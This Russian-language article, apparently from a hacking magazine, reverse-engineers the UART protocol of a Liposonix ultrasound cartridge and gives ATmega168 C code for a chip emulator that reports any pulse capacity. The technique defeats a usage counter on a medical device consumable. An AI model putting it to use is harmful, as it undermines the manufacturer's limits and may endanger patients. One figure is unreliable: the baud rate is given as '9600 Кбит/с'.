
В Logic видим включение питания: обе линии данных переключаются в высокий уровень. Через четыре секунды после подачи питания замечаем некоторую активность на одном из каналов.



Приблизив изображение, отчетливо видим, что обнаруженная нами активность — не что иное, как передача данных.



После первой посылки данных ничего не происходит. Но, если мы нажмем на кнопку манипулятора, ультразвуковой излучатель активируется и счетчик импульсов уменьшится. Одновременно мы увидим обмен на линиях данных. Можем повторить нажатия, чтобы убедиться в повторяемости результатов.



ДЕКОДИРОВАНИЕ ДАННЫХ

Подытожим собранную информацию. Учитывая логику работы устройства, мы понимаем, что обмен данными должен быть **двунаправленный**. В самом деле, не только картридж должен каким-то образом передавать информацию в устройство, но и устройство должно сообщать картриджу о необходимости декремента счетчика при нажатии кнопки на манипуляторе. Это подтверждается и нашими наблюдениями.

Мы можем заметить, что обмен данными ведется в **полудуплексном** режиме: в один момент активна только одна линия данных, вторая в это время находится в состоянии по умолчанию (простаивает). В том числе мы видим отсутствие внешнего тактового сигнала, то есть интерфейс **асинхронный**.


Отметим и то, что каждая линия передает данные только в одном направлении: данные от картриджа к аппарату передаются по одной, а от аппарата к картриджу — по другой. Наконец, мы видим, что состояние линии по умолчанию — высокий уровень.

Итак, это не I2C, как мы изначально предположили по обозначениям контактов, ведь в этом случае мы видели бы импульсы тактирования на одной линии и данные на другой. Зато нашим наблюдениям в полной мере соответствует последовательный интерфейс UART. Он как раз асинхронный и использует две линии, одну на прием (RX), другую на передачу (TX).

В интерфейсе UART высокий уровень линии данных означает 1, низкий 0 и по умолчанию линии находятся в высоком состоянии. Передача данных начинается переключением линии в низкий уровень — это стартовый бит, всегда равный нулю. Затем поочередно передаются все биты данных, которых обычно от 5 до 9. За ними опционально следует бит четности, используемый для контроля целостности данных. Завершает посылку стоп-бит (опционально их может быть два или даже полтора). Все вместе эти биты образуют фрейм — единицу передачи данных по интерфейсу.

Чтобы правильно декодировать данные, нам нужно знать конфигурацию фрейма: число битов данных, наличие бита четности, число стоп-битов. Мы не знаем этих данных наперед, и их придется угадывать. Общепринята конфигурация 8N1, что означает 8 бит данных, нет бита четности, один стоп-бит. С нее и начнем.


Кроме того, необходимо знать скорость передачи данных. К счастью, ее мы можем вычислить без особого труда. Программа анализатора позволяет нам измерить длительность одного импульса на линии данных. В нашем случае она составляет 0,1045 мс. Поскольку один импульс — один бит, количество импульсов в секунде и будет искомой скоростью: 1000/0,1045 ≈ 9600 Кбит/с.



INFO


Табличка с общеупотребительными скоростями передачи и соответствующими длительностями бита

Не переживай, нам не потребуется подсчитывать импульсы вручную, переводя их в биты. У Logic есть большой набор встроенных анализаторов, позволяющих декодировать данные. Добавим анализатор последовательного интерфейса под названием Async Serial и зададим для него вычисленную скорость 9600 Кбит/с, а остальные параметры пока оставим по умолчанию.




Input Channel: 1 - 'Channel 1'
Bit Rate (Bits/s): 9600
Bits per Frame: 8 Bits per Transfer (Standard)
Stop Bits: 1 Stop Bit (Standard)
Parity Bit: No Parity Bit (Standard)
Significant Bit: Least Significant Bit Sent First (Standard)
Signal inversion: Non Inverted (Standard)
Mode: Normal

Нам повезло, программа не сообщила об ошибках декодирования, и мы можем видеть все переданные значения.



Подключая картриджи с разной глубиной, общим числом и остатком импульсов, соберем данные, отправляемые при подаче питания на картридж и при нажатии на кнопки манипулятора, а затем декодируем полученную информацию. Результат для удобства сведем в таблицу Excel.



	A	B	C	D	E	F	G	H
1		170	170		170		170	0xAA
2		12	12		12		12	0x0C
3		70	70		67		69	0x43
4		101	101		101		101	0x65
5		80	130		130		130	0x82
6		2	2		2		2	0x02
7		14	14		14		14	0x0E
8		0	2		2		2	0x02
9		1	13		13		13	0x0D
10		12	12		12		12	0x0C
11		204	204		204		204	0xCC
12		51	51		51		51	0x33
13								
14	Глубина	80	130		130		130	
15	Всего	526	526		526		526	
16	Остаток	1	525		525		525	
17	*Тип*	*иниц.*	*иниц.*		*списать*		*ответ*	

ИНТЕРПРЕТИРУЕМ ДАННЫЕ

Давай проанализируем собранные данные. Как видим, обмен осуществляется пакетами по 12 байт. Первые два столбца содержат значения байтов пакета, отправляемого картриджем после подачи питания (назовем такие пакеты инициализационными). Столбец B содержит пакет, отправленный картриджем с глубиной 0,8 см, емкостью 526 импульсов и остатком в 1 импульс. Столбец C содержит пакет, отправленный картриджем с глубиной 1,3 см, емкостью 526 импульсов и остатком в 525 импульсов. Столбец E — пакет, отправляемый аппаратом в картридж при списании одного импульса. Наконец, столбец G — ответ картриджа аппарату после декремента счетчика импульсов.

В каждом пакете можно выделить неизменные головную (два байта: 170, 12) и хвостовую (три байта: 12, 204, 51) части. Кроме того, некоторые байты в середине пакета тоже никогда не меняют своих значений. Для наглядности неизменные части пакетов я выделил зеленым.

Тип пакета определяется значением его третьего байта. Инициализационные пакеты несут значение 70 в третьем байте, команда аппарата на декремент счетчика импульсов — 67 и ответ картриджа после ее исполнения — 69. Несложно заметить, что два последних идентичны, кроме собственно третьего байта.

Значение пятого байта соответствует глубине картриджа в миллиметрах. А вот с емкостью и счетчиком немного сложнее. Первый картридж имеет остаток 1, а второй — 525. Соответствующие столбцы отличаются только парой байтов: восьмым и девятым. Соответственно, именно они хранят остаток счетчика. Можем предположить, что общая емкость картриджа — это шестой и седьмой байты. Но почему значения 2 и 14 дают 526?

Как известно, один байт может принимать значения от –128 до 127 (или от 0 до 255 для беззнаковых чисел). У наших картриджей емкость 526 импульсов, и для сохранения этого значения потребуется два байта, каждый из которых будет нести «половинку числа». Один из них будет старшим, второй — младшим.

На примере первого картриджа, где остаток 1, мы можем видеть, что старший байт в пакете идет перед младшим. Это называется «порядок от старшего к младшему» (big-endian). Для удобства переведем в шестнадцатеричную систему и проверим на калькуляторе: действительно, $(020E)_{16} = (526)_{10}$, $(020D)_{16} = (525)_{10}$, ну и, разумеется, $(0001)_{16} = (1)_{10}$.

Теперь мы знаем все необходимое для создания собственного чипа, который сможет имитировать поведение оригинального, а мы сможем «записать» в него такую емкость, какую пожелаем.

Продолжение статьи →

ЛИПОВЫЙ СОНИКС

РЕВЕРСИМ КАРТРИДЖ LIPOSONIX И ПИШЕМ ЕГО ЭМУЛЯТОР

ПИШЕМ ЭМУЛЯТОР

Для создания эмулятора я выбрал ATmega168 — просто потому, что у меня нашелся лишний экземпляр. Конечно, для столь простой задачи этот микроконтроллер избыточен и лучше выбрать что поменьше (но желательно с аппаратным U(S)ART, чтобы не писать программную его реализацию).

INFO

USART — это UART, работающий в синхронном режиме. В этом случае добавляется отдельная линия данных, несущая сигнал тактирования для синхронизации приемника и передатчика, что позволяет поднять скорость передачи. Как правило, USART способен работать и асинхронно, как UART, но не наоборот.

Определим алгоритм работы нашего эмулятора. Хранить глубину, емкость и текущее значение счетчика будем в EEPROM микроконтроллера. После включения МК считывает эти параметры, формирует и передает через UART инициализационный пакет.

Данные, принятые через UART, складываются в буфер. В основном цикле МК ищет в буфере входящую команду (пакет длиной 12 байт со значением третьего по счету байта равным 67). Если она найдена, значение счетчика устанавливается таким, какое указано в принятом пакете, и записывается в EEPROM, после чего возвращается пакет-ответ (идентичен входящей команде, кроме третьего байта).

Подключим необходимые заголовки:

```
#include <util/atomic.h>
#include <avr/eeprom.h>
```

Определим коды возврата функций:

```
#define ERR (-1)
#define OK  0
```

Определим функции работы с UART. Сразу оговорюсь, мы не будем сейчас рассматривать их реализацию, поскольку это выходит за рамки статьи. Готовые примеры работы с UART и кольцевым буфером ты найдешь самостоятельно или можешь посмотреть мою реализацию на GitHub.

```
/*
 * Отправка отдельного байта через UART.
 * Возвращает ERR, если буфер отправки полон.
 */
int8_t uart_send_byte(uint8_t value);

/*
 * Возвращает число байтов, содержащихся в приемном буфере.
 */
uint8_t uart_get_rx_data_length(void);

/*
 * Удаляет один байт из приемного буфера и возвращает
 * его значение или '\0', если буфер пуст.
 */
uint8_t uart_read_byte(void);
```

Во избежание магических чисел в коде определим значения, которыми будем оперировать:

```
// Размер пакета данных
#define PACKET_LENGTH   12

// Значение первого байта в заголовке пакета
#define PACK_HEAD1      170
// Значение второго байта в заголовке пакета
#define PACK_HEAD2      12

// Тип пакета: инициализационный
#define CMD_INIT        70
// Тип пакета: команда декремента
#define CMD_DECR        67
// Тип пакета: ответ на команду
#define CMD_RESP        69

// Индекс байта, определяющего тип пакета
#define INDEX_OF_CMD    2
// Индекс байта, хранящего значение глубины
#define INDEX_OF_DEPTH  4
// Индекс старшего байта значения емкости
#define INDEX_OF_TOTLH  5
// Индекс младшего байта значения емкости
#define INDEX_OF_TOTLL  6
// Индекс старшего байта значения счетчика
#define INDEX_OF_REMNH  7
// Индекс младшего байта значения счетчика
#define INDEX_OF_REMNL  8
```

Данные картриджа будем хранить в виде структуры. В нее запишем значения, получаемые из EEPROM и записываемые в него, а также получаемые от аппарата в теле пакета, который сигнализирует о необходимости уменьшить счетчик. Также определим значения по умолчанию, которые будут присвоены полям структуры при первом включении картриджа, когда в EEPROM еще ничего не записывалось:

```
// Начальные параметры:
// глубина
#define DEFAULT_DEPTH   120
// емкость
#define DEFAULT_TOTL    526
// остаток
#define DEFAULT_REMN    526

typedef struct {
    uint8_t depth;
    uint16_t total;
    uint16_t remaining;
} parameters_t;
```

Значения байтов пакета будем хранить в массиве. Поскольку мы работаем в полудуплексном режиме, то вполне можем использовать один и тот же массив и для принимаемых, и для передаваемых пакетов. Инициализируем массив значениями соответственно содержанию пакета оригинального картриджа:

```
uint8_t packet[PACKET_LENGTH] = {
    PACK_HEAD1, PACK_HEAD2, CMD_INIT, 101, 130, 2, 14, 2, 14, 12, 204
, 51
};
```

Нам понадобится несколько вспомогательных функций. Во-первых, нужна функция, которая присвоит значения байтам пакета в соответствии с данными, находящимися в нашей структуре `params`. Обрати внимание на разделение одного двухбайтового значения на старший и младший байт. Преобразование значения приводит к отбрасыванию старшего байта, поэтому для получения младшего мы просто выполняем преобразование, а для получения старшего сперва выполняем сдвиг вправо на один байт, чтобы биты старшего байта встали на место младшего.

```
static inline void update_packet_from_params(uint8_t* packet, const
parameters_t* params){
    packet[INDEX_OF_DEPTH] = params->depth;
    packet[INDEX_OF_REMNH] = (uint8_t)(params->remaining>>8);
    packet[INDEX_OF_REMNL] = (uint8_t)params->remaining;
    packet[INDEX_OF_TOTLH] = (uint8_t)(params->total>>8);
    packet[INDEX_OF_TOTLL] = (uint8_t)params->total;
}
```

Еще нам понадобится функция отправки пакета через UART:

```
static inline void send_packet(const uint8_t* packet){
    for (int i=0; i<PACKET_LENGTH; i++){
        uart_send_byte(packet[i]);
    }
}
```

Функция поиска входящей команды проверяет данные в приемном буфере UART и, если там действительно содержится команда, копирует ее в массив `packet` и возвращает `OK`. В противном случае возвращается `ERR`.

```
static inline int8_t get_command(uint8_t* packet){
    // Если в приемном буфере UART достаточно данных,
    // проверим наличие заголовка пакета и в случае
    // успеха скопируем содержимое пакета из буфера
    // в массив packet
    while (uart_get_rx_data_length() >= PACKET_LENGTH){
        int index = 0;
        if (uart_read_byte() != PACK_HEAD1) continue;
        index++;
        if (uart_read_byte() != PACK_HEAD2) continue;
        index++;
        while (index < PACKET_LENGTH){
            packet[index++] = uart_read_byte();
        }
        return OK;
    }
    return ERR;
}
```


Наконец, функции чтения и записи EEPROM. При чтении данные из EEPROM помещаем в структуру `params`, а при записи, наоборот, сохраняем значения этой структуры в EEPROM.

```
#define  EE_SETTINGS_ADDR 10

static inline void mem_read_params(parameters_t* params){
    ATOMIC_BLOCK(ATOMIC_RESTORESTATE){
        eeprom_read_block((void*)params, (const void*)
EE_SETTINGS_ADDR, sizeof(parameters_t));
    }
    // Если в EEPROM пусто, использовать значения по умолчанию
    if ((params->depth == 0xFF)||(params->depth == 0)) params->depth
= DEFAULT_DEPTH;
    if (params->remaining == 0xFFFF) params->remaining = DEFAULT_REMN
;
    if (params->total == 0xFFFF) params->total = DEFAULT_TOTL;
}

static inline void mem_write_params(const parameters_t* params){
    ATOMIC_BLOCK(ATOMIC_RESTORESTATE){
        eeprom_update_block((const void*)params, (void*)
EE_SETTINGS_ADDR, sizeof(parameters_t));
    }
}
```

